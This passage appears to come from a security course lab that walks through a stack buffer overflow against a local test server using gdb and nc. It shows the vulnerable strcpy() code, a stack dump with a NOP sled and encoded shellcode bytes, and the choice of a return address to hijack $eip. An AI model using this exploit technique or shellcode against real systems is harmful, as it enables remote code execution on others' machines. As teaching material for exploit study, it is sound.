
In the SERVER WINDOW, execute these commands to run the server in the gdb debugging environment:

```
gdb p4-server

run
```

In the CLIENT WINDOW, type this command to send the exploit to the server:

```
nc 127.0.0.1 4001 < p4-e4
```


The server crashes with a "Segmentation Fault" error, as shown below.



In the SERVER WINDOW, execute this command:

```
info registers
```

This shows $eip at the point of the crash. It contains **`0x44434241`**, as shown below, as it should.



Viewing the Stack

To see the exploit's structure in RAM, we need to put a breakpoint in the code to stop it before it crashes.

In the SERVER WINDOW, execute this command:

```
list 11,20
```

As shown below, the buffer overflow occurs in line 14, calling the notorious strcpy() command. We want to break at line 15, immediately after the buffer overflow, before the program attempts to return from copier().

```
11
12      int copier(char *str) {
13              char buffer[1024];
14              strcpy(buffer, str);
15      }
16      void error(const char *msg)
17      {
18          perror(msg);
19          exit(1);
20      }
(gdb)
```

In the SERVER WINDOW, execute these commands to quit dbg, restart it, set the breakpoint and start the server:

```
q

y

gdb p4-server

break 15

run
```

```
Reading symbols from p4-server...done.
(gdb) break 15
Breakpoint 1 at 0x8048699: file p4-server.c, line 15.
(gdb) run
Starting program: /root/127/t/p4-server
```

Troubleshooting

When you restart the server, you may see "ERROR on binding: Address already in use", as shown below:

```
Starting program: /root/127/t/p4-server
ERROR on binding: Address already in use
[Inferior 1 (process 20736) exited with code 01]
(gdb)
```

That's because a connection to address 4001 hasn't timed out yet. To see it, exit the debugger and cancel "nc" if it's running.

Then execute this command:

```
watch "netstat -an | grep 4001"
```

```
root@kali:~/127/t# watch "netstat -an | grep 4001"
```

A live display shows all connections to port 4001. If you see a process in the TIME-WAIT state like this:

```
Every 2.0s: netstat -an | grep 4001                     Sat Aug 22 14:35:11 2015

tcp        0      0 127.0.0.1:4001          127.0.0.1:55717         TIME_WAIT

unix  3      [ ]         STREAM     CONNECTED     14001
```

Wait for a minute or so until it closes:

```
Every 2.0s: netstat -an | grep 4001                     Sat Aug 22 14:36:07 2015

unix  3      [ ]         STREAM     CONNECTED     14001
```

Now you can resume debugging the server.


Running the Exploit

In the CLIENT WINDOW, type this command to send the exploit to the server:

```
nc 127.0.0.1 4001 < p4-e4
```

The server stops at the breakpoint, as shown below.


NOTE: the error message indicates that the local variable "str" can no longer be found because the stack has been corrupted. This doesn't mean the server has crashed--it just means that gdb cannot provide all the information it is trying to.



In the SERVER WINDOW, execute this command:

```
info registers
```

As shown below, $eip points to <copier+30>, which is correct because the program has not yet crashed.



The $ebp and $esp values are also correct at this point, so we can examine the stack.

In the SERVER WINDOW, execute this command:

```
x/260x $esp
```

The first page of the stack is filled with '\x41' bytes, ANSI for 'A', as shown below:

```
(gdb) x/260x $esp
0xbfffcc10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc60:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc70:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffccb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffccc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffccd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcce0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffccf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcd00:     0x41414141      0x41414141      0x41414141      0x41414141
---Type <return> to continue, or q <return> to quit---
```

Press Enter to see the second page. It's all '\x41' bytes too.

Press Enter to see the third page. Here you see the last of the '\x41' bytes and the start of the '\x90' values. This is the NOP sled.

```
---Type <return> to continue, or q <return> to quit---
0xbfffce10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce60:     0x41414141      0x41414141      0x41414141      0x90909090
0xbfffce70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffce80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffce90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcea0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffceb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcec0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffced0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcf00:     0x90909090      0x90909090      0x90909090      0x90909090
---Type <return> to continue, or q <return> to quit---
```

Press Enter to see the fourth page. Here you see the end of the NOP sled, followed by the shellcode, highlighted in the image below.

```
---Type <return> to continue, or q <return> to quit---
0xbfffcf10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcf20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcf30:     0x90909090      0xcfdbe689      0x5ef476d9      0x49495956
0xbfffcf40:     0x49494949      0x49494949      0x43434343      0x51374343
0xbfffcf50:     0x58416a5a      0x30413050      0x41416b41      0x42413251
0xbfffcf60:     0x30424232      0x42414242      0x41385058      0x494a7542
0xbfffcf70:     0x6b6b3130      0x7349575a      0x73336363      0x4a523336
0xbfffcf80:     0x494c4264      0x3078514b      0x4d583635      0x6b43506d
0xbfffcf90:     0x62336e43      0x72373845      0x61477047      0x6a306c63
0xbfffcfa0:     0x51707036      0x596d3076      0x4a626168      0x78423675
0xbfffcfb0:     0x304b6d7a      0x3147796f      0x636d5445      0x506e6436
0xbfffcfc0:     0x6d4a7631      0x7333306b      0x66303038      0x706f6d7a
0xbfffcfd0:     0x4961335a      0x4f474a72      0x4d783836      0x3937704f
0xbfffcfe0:     0x78783974      0x4f365873      0x73706f74      0x48424862
0xbfffcff0:     0x52334f66      0x6e304962      0x437a394b      0x63737042
0xbfffd000:     0x316d496c      0x4b343078      0x506d6d7a      0x4b795166
---Type <return> to continue, or q <return> to quit---
```

Press Enter to see the fifth and last page of the stack.

Here you see the last three words of the shellcode (highlighted in the image below), and the address which will be placed in $eip. At present, this address is '\x41\x42\x43\x44' in reverse order, a dummy value of 'ABCD' we placed there just to mark the spot.

```
---Type <return> to continue, or q <return> to quit---
0xbfffd010:     0x31334a42      0x6d6a6833      0x4141304b      0x44434241
(gdb)
```

Adjusting $eip to Hit the NOP Sled

We need to choose an address inside the NOP sled. As you can see above, the address **`0xbfffceb0`** is in the middle of the NOPs. Reversing the order of the bytes, that is **`'\xb0\xce\xff\xbf'`**

